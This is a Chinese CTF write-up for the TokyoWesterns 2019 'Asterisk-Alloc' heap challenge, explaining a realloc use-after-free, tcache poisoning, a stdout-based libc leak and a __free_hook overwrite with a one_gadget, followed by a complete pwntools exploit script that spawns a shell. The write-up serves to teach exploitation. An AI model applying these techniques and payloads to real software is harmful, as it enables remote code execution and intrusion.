TokyoWesterns CTF 2019 Asterisk-Alloc题解

wooy0ung / 2019-09-11 09:00:17 / 浏览数 2505 安全技术 CTF 顶(0) 踩(0)

0x01 前言

前几天的TokyoWesterns CTF 2019里遇到一道realloc利用的pwn题，比较有意思，这里分享一下解题思路。


题目下载：
链接:https://pan.baidu.com/s/18GQV--52KzWau2AYN99xIA 密码:hbmc

0x02 分析

保护全开

```
[*] '/pwn/asterisk_alloc'
   Arch:     amd64-64-little
   RELRO:    Full RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      PIE enabled
```

2.27的libc，引入了tcache机制



看到伪代码，提供了malloc、calloc、reallc、free调用

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 int v3; // [rsp+4h] [rbp-Ch]
 unsigned __int64 v4; // [rsp+8h] [rbp-8h]

 v4 = __readfsqword(0x28u);
 initialize();
 while ( 1 )
 {
   print_menu(*(_QWORD *)&argc, argv);
   printf("Your choice: ");
   argv = (const char **)&v3;
   *(_QWORD *)&argc = "%d";
   __isoc99_scanf("%d", &v3);
   getchar();
   switch ( (unsigned int)off_F28 )
   {
     case 1u:
       call_malloc();
       break;
```

```
    case 2u:
      call_calloc();
      break;
    case 3u:
      call_realloc();
      break;
    case 4u:
      call_free();
      break;
    case 5u:
      _exit(0);
      return;
    default:
      *(_QWORD *)&argc = "Invalid choice";
      puts("Invalid choice");
      break;
  }
 }
}
```

reallc这个调用比较有意思，依据传入参数不同，能实现以下4类功能

1. realloc(0) --> free 清空指针
2. realloc(new_size < old_size) --> edit
3. realloc(old_size < new_size) --> extend
4. realloc(new_size) --> add

malloc、calloc、reallc调用后返回地址分别存放到不同指针

```
.bss:0000000000202029                 align 10h
.bss:0000000000202030                 public ptr_r
.bss:0000000000202030 ; void *ptr_r
.bss:0000000000202030 ptr_r           dq ?                    ; DATA XREF: call_realloc+4C↑r
.bss:0000000000202030                                         ; call_realloc+5E↑w ...
.bss:0000000000202038                 public ptr_m
.bss:0000000000202038 ; void *ptr_m
.bss:0000000000202038 ptr_m           dq ?                    ; DATA XREF: call_malloc+17↑r
.bss:0000000000202038                                         ; call_malloc+6E↑w ...
.bss:0000000000202040                 public ptr_c
.bss:0000000000202040 ; void *ptr_c
.bss:0000000000202040 ptr_c           dq ?                    ; DATA XREF: call_calloc+17↑r
.bss:0000000000202040                                         ; call_calloc+62↑w ...
```

free函数，依据传入参数分别free掉malloc、calloc、reallc申请的堆块，没清空指针，存在UAF

```
unsigned __int64 call_free()
{
 char v1; // [rsp+7h] [rbp-9h]
 unsigned __int64 v2; // [rsp+8h] [rbp-8h]

 v2 = __readfsqword(0x28u);
 printf("Which: ");
 __isoc99_scanf("%c", &v1);
 getchar();
 switch ( v1 )
 {
   case 'm':
     free(ptr_m);
     break;
   case 'c':
     free(ptr_c);
     break;
   case 'r':
     free(ptr_r);
     break;
   default:
     puts("Invalid choice");
     break;
 }
 return __readfsqword(0x28u) ^ v2;
```

```
}
```

0x03 Leak libc

为了绕过tcache，需要delete 7次 chunk2，realloc(0)之后chunk2进入unsorted bin

```
chunk1 size 0x70

chunk2 size 0x100

chunk3 size 0xe0
```


此时，chunk2的fd、bk指向main_arena

```
Tcachebins[idx=15, size=0x100] --> chunk2 --> main_arena
```

将chunk2的fd低16位改到_IO_2_1_stdout_，由于能确定低12位，有1/16的概率成功

```
.data:00000000003EC756                 db    0
   .data:00000000003EC757                 db    0
   .data:00000000003EC758                 dq offset _IO_file_jumps
   .data:00000000003EC760                 public _IO_2_1_stdout_
   .data:00000000003EC760 _IO_2_1_stdout_ db  84h                 ; DATA XREF: LOAD:0000000000008D18↑o
   .data:00000000003EC760                                         ; .data:00000000003EC6E8↑o ...
   .data:00000000003EC761                 db  20h
   .data:00000000003EC762                 db 0ADh
   .data:00000000003EC763                 db 0FBh
```

还需要绕过几个check



这样就leak出libc地址

```
[DEBUG] Received 0x163 bytes:
    00000000  00 00 00 00  00 00 00 00  b0 68 6e 86  03 7f 00 00  │····│····│·hn·│····│
    00000010  ff ff ff ff  ff ff ff ff  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000020  80 47 6e 86  03 7f 00 00  00 00 00 00  00 00 00 00  │·Gn·│····│····│····│
    00000030  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    00000050  00 00 00 00  00 00 00 00  a0 12 6e 86  03 7f 00 00  │····│····│··n·│····│
    00000060  87 18 ad fb  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000070  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000080  00 57 6e 86  03 7f 00 00  e3 57 6e 86  03 7f 00 00  │·Wn·│····│·Wn·│····│
    00000090  e3 57 6e 86  03 7f 00 00  e3 57 6e 86  03 7f 00 00  │·Wn·│····│·Wn·│····│
    000000a0  e4 57 6e 86  03 7f 00 00  00 00 00 00  00 00 00 00  │·Wn·│····│····│····│
    000000b0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    000000c0  00 00 00 00  00 00 00 00  00 4a 6e 86  03 7f 00 00  │····│····│·Jn·│····│
    000000d0  01 00 00 00  00 00 00 00  ff ff ff ff  ff ff ff ff  │····│····│····│····│
    000000e0  00 00 00 3d  3d 3d 3d 3d  3d 3d 3d 3d  3d 3d 3d 3d  │···=│====│====│====│
    000000f0  3d 3d 3d 3d  3d 3d 3d 3d  3d 3d 3d 3d  3d 3d 3d 3d  │====│====│====│====│
    00000100  3d 3d 3d 3d  0a 31 2e 20  6d 61 6c 6c  6f 63 0a 32  │====│·1. │mall│oc·2│
    00000110  2e 20 63 61  6c 6c 6f 63  0a 33 2e 20  72 65 61 6c  │. ca│lloc│·3. │real│
    00000120  6c 6f 63 0a  34 2e 20 66  72 65 65 0a  35 2e 20 65  │loc·│4. f│ree·│5. e│
    00000130  78 69 74 0a  3d 3d 3d 3d  3d 3d 3d 3d  3d 3d 3d 3d  │xit·│====│====│====│
    00000140  3d 3d 3d 3d  3d 3d 3d 3d  3d 3d 3d 3d  3d 3d 3d 3d  │====│====│====│====│
    00000150  3d 3d 3d 3d  3d 0a 59 6f  75 72 20 63  68 6f 69 63  │====│=·Yo│ur c│hoic│
    00000160  65 3a 20                                           │e: │
    00000163
[*] libc.address 0x7f03862f9000
[*] free_hook 0x7f03866e68e8
[*] one_shot 0x7f0386348322
```


0x04 get shell~

后面就是改free_hook到one_gadget拿shell的常规做法了，完整的EXP：


```
#! /usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os, sys

# Setting at first
DEBUG = 3
LIBCV = 2.19
context.arch = "amd64"

context.log_level = "debug"
elf = ELF("./asterisk_alloc",checksec=False)

# synonyms for faster typing
tube.s = tube.send
tube.sl = tube.sendline
tube.sa = tube.sendafter
tube.sla = tube.sendlineafter
tube.r = tube.recv
tube.ru = tube.recvuntil
tube.rl = tube.recvline
tube.ra = tube.recvall
tube.rr = tube.recvregex
tube.irt = tube.interactive

if DEBUG == 1:
   if context.arch == "i386":
       libc = ELF("/lib/i386-linux-gnu/libc.so.6",checksec=False)
   elif context.arch == "amd64":
       libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
```

```
    s = process("./asterisk_alloc")
elif DEBUG == 2:
    if context.arch == "i386":
        libc = ELF("/root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x86/libc.so.6",checksec=False)
        os.system("patchelf --set-interpreter /root/toolchain/elf/glibc/x86/glibc-"+str(LIBCV)+"/x86/ld-linux-x86-64.so.2 aster
        os.system("patchelf --set-rpath /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x86:/libc.so.6 asterisk_alloc")
    elif context.arch == "amd64":
        libc = ELF("/root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64/libc.so.6",checksec=False)
        os.system("patchelf --set-interpreter /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64/ld-linux-x86-64.so.2 asterisk_
        os.system("patchelf --set-rpath /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64:/libc.so.6 asterisk_alloc")
    s = process("./asterisk_alloc")
elif DEBUG == 3:
    libc = ELF("./libc-cd7c1a035d24122798d97a47a10f6e2b71d58710aecfd392375f1aa9bdde164d.so.6",checksec=False)
    ip = "ast-alloc.chal.ctf.westerns.tokyo"
    port = 10001
    s = remote(ip,port)

def clean():
    s.close()

    if DEBUG == 2:
        if context.arch == "i386":
            os.system("patchelf --set-interpreter /lib/ld-linux.so.2 asterisk_alloc")
            os.system("patchelf --set-rpath /lib/i386-linux-gnu:/libc.so.6 asterisk_alloc")
        if context.arch == "amd64":
            os.system("patchelf --set-interpreter /lib64/ld-linux-x86-64.so.2 asterisk_alloc")
            os.system("patchelf --set-rpath /lib/x86_64-linux-gnu:/libc.so.6 asterisk_alloc")

def menu(x):
    s.sla("choice: ", str(x))

'''
realloc(0) --> free ■■■■
realloc(new_size < old_size) --> edit
realloc(old_size < new_size) --> extend
realloc(new_size) --> new
'''
# x:
# 1. malloc
# 2. calloc
# 3. realloc
def add(x, size, data):
    menu(x)
    s.sla("Size: ", str(size))
    s.sa("Data: ", data)

# x:
# 'm'. malloc
# 'c'. calloc
# 'r'. realloc
def delete(x):
    menu(4)
    s.sla("Which: ", x)

def pwn():
    add(3, 0x70, 'AAAA')
    add(3, 0, '')
    add(3, 0x100, 'BBBB')
    add(3, 0, '')
    add(3, 0xe0, 'CCCC')
    add(3, 0, '')
    add(3, 0x100, 'FFFF')

    for i in range(7):
        delete('r')

    add(3, 0, '')

    add(3, 0x70, 'AAAA')
```

```
add(3, 0x180, chr(0) * 0x78 + p64(0x41) + '\x60\x57')
#zx(0xBFB)
add(3, 0, '')

add(3, 0x100, 'AAAA')
add(3 , 0, '')

add(1, 0x100, p64(0xfbad1887) + p64(0) * 3 + "\0")

s.ru(p64(0xffffffffffffffff))
s.r(8)
libc.address = u64(s.r(6) + "\0\0") - 0x3eb780
free_hook = libc.sym["__free_hook"]
one_shot = libc.address + 0x4f322
info("libc.address 0x%x", libc.address)
info("free_hook 0x%x", free_hook)
info("one_shot 0x%x", one_shot)

add(3, 0x180, chr(0) * 0x78 + p64(0x111) + p64(free_hook))
add(3, 0, '')
add(3, 0x30, 'DDDD')
add(3, 0, '')
add(3, 0x30, p64(one_shot))

delete('r')

s.irt()
#s.clear()
# TWCTF{malloc_&_realloc_&_calloc_with_tcache}

'''
#main_arena■■_IO_2_1_stdout_

.data:00000000003EC756                 db    0
.data:00000000003EC757                 db    0
.data:00000000003EC758                 dq offset _IO_file_jumps
.data:00000000003EC760                 public _IO_2_1_stdout_
.data:00000000003EC760 _IO_2_1_stdout_ db  84h                 ; DATA XREF: LOAD:0000000000008D18↑o
.data:00000000003EC760                                         ; .data:00000000003EC6E8↑o ...
.data:00000000003EC761                 db  20h
.data:00000000003EC762                 db 0ADh
.data:00000000003EC763                 db 0FBh

#_IO_FILE
/* Extra data for wide character streams.  */
struct _IO_wide_data
{
wchar_t *_IO_read_ptr;        /* Current read pointer */
wchar_t *_IO_read_end;        /* End of get area. */
wchar_t *_IO_read_base;        /* Start of putback+get area. */
wchar_t *_IO_write_base;        /* Start of put area. */
wchar_t *_IO_write_ptr;        /* Current put pointer. */
wchar_t *_IO_write_end;        /* End of put area. */
wchar_t *_IO_buf_base;        /* Start of reserve area. */
wchar_t *_IO_buf_end;                /* End of reserve area. */
/* The following fields are used to support backing up and undo. */
wchar_t *_IO_save_base;        /* Pointer to start of non-current get area. */
wchar_t *_IO_backup_base;        /* Pointer to first valid character of
                                backup area */
wchar_t *_IO_save_end;        /* Pointer to end of non-current get area. */
__mbstate_t _IO_state;
__mbstate_t _IO_last_state;
struct _IO_codecvt _codecvt;
wchar_t _shortbuf[1];
const struct _IO_jump_t *_wide_vtable;
};

#__free_hook■one_gadget
.bss:00000000003ED8E6                db    ? ;
```

```
.bss:00000000003ED8E7                 db    ? ;
.bss:00000000003ED8E8                 public __free_hook ; weak
.bss:00000000003ED8E8 __free_hook     db    ? ;               ; DATA XREF: LOAD:00000000000053A0↑o
.bss:00000000003ED8E8                                         ; .got:__free_hook_ptr↑o
.bss:00000000003ED8E9                 db    ? ;
.bss:00000000003ED8EA                 db    ? ;
.bss:00000000003ED8EB                 db    ? ;

#one_gadget
0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
[rsp+0x40] == NULL

0x10a38c    execve("/bin/sh", rsp+0x70, environ)
constraints:
[rsp+0x70] == NULL
'''

if __name__ == "__main__":
    pwn()
```

pwn~



上一篇：JWTPyCrack-JWT攻击脚本 下一篇：深入探讨Handlebars 4....

1. 0 条回复
   - 动动手指，沙发就是你的了！

目录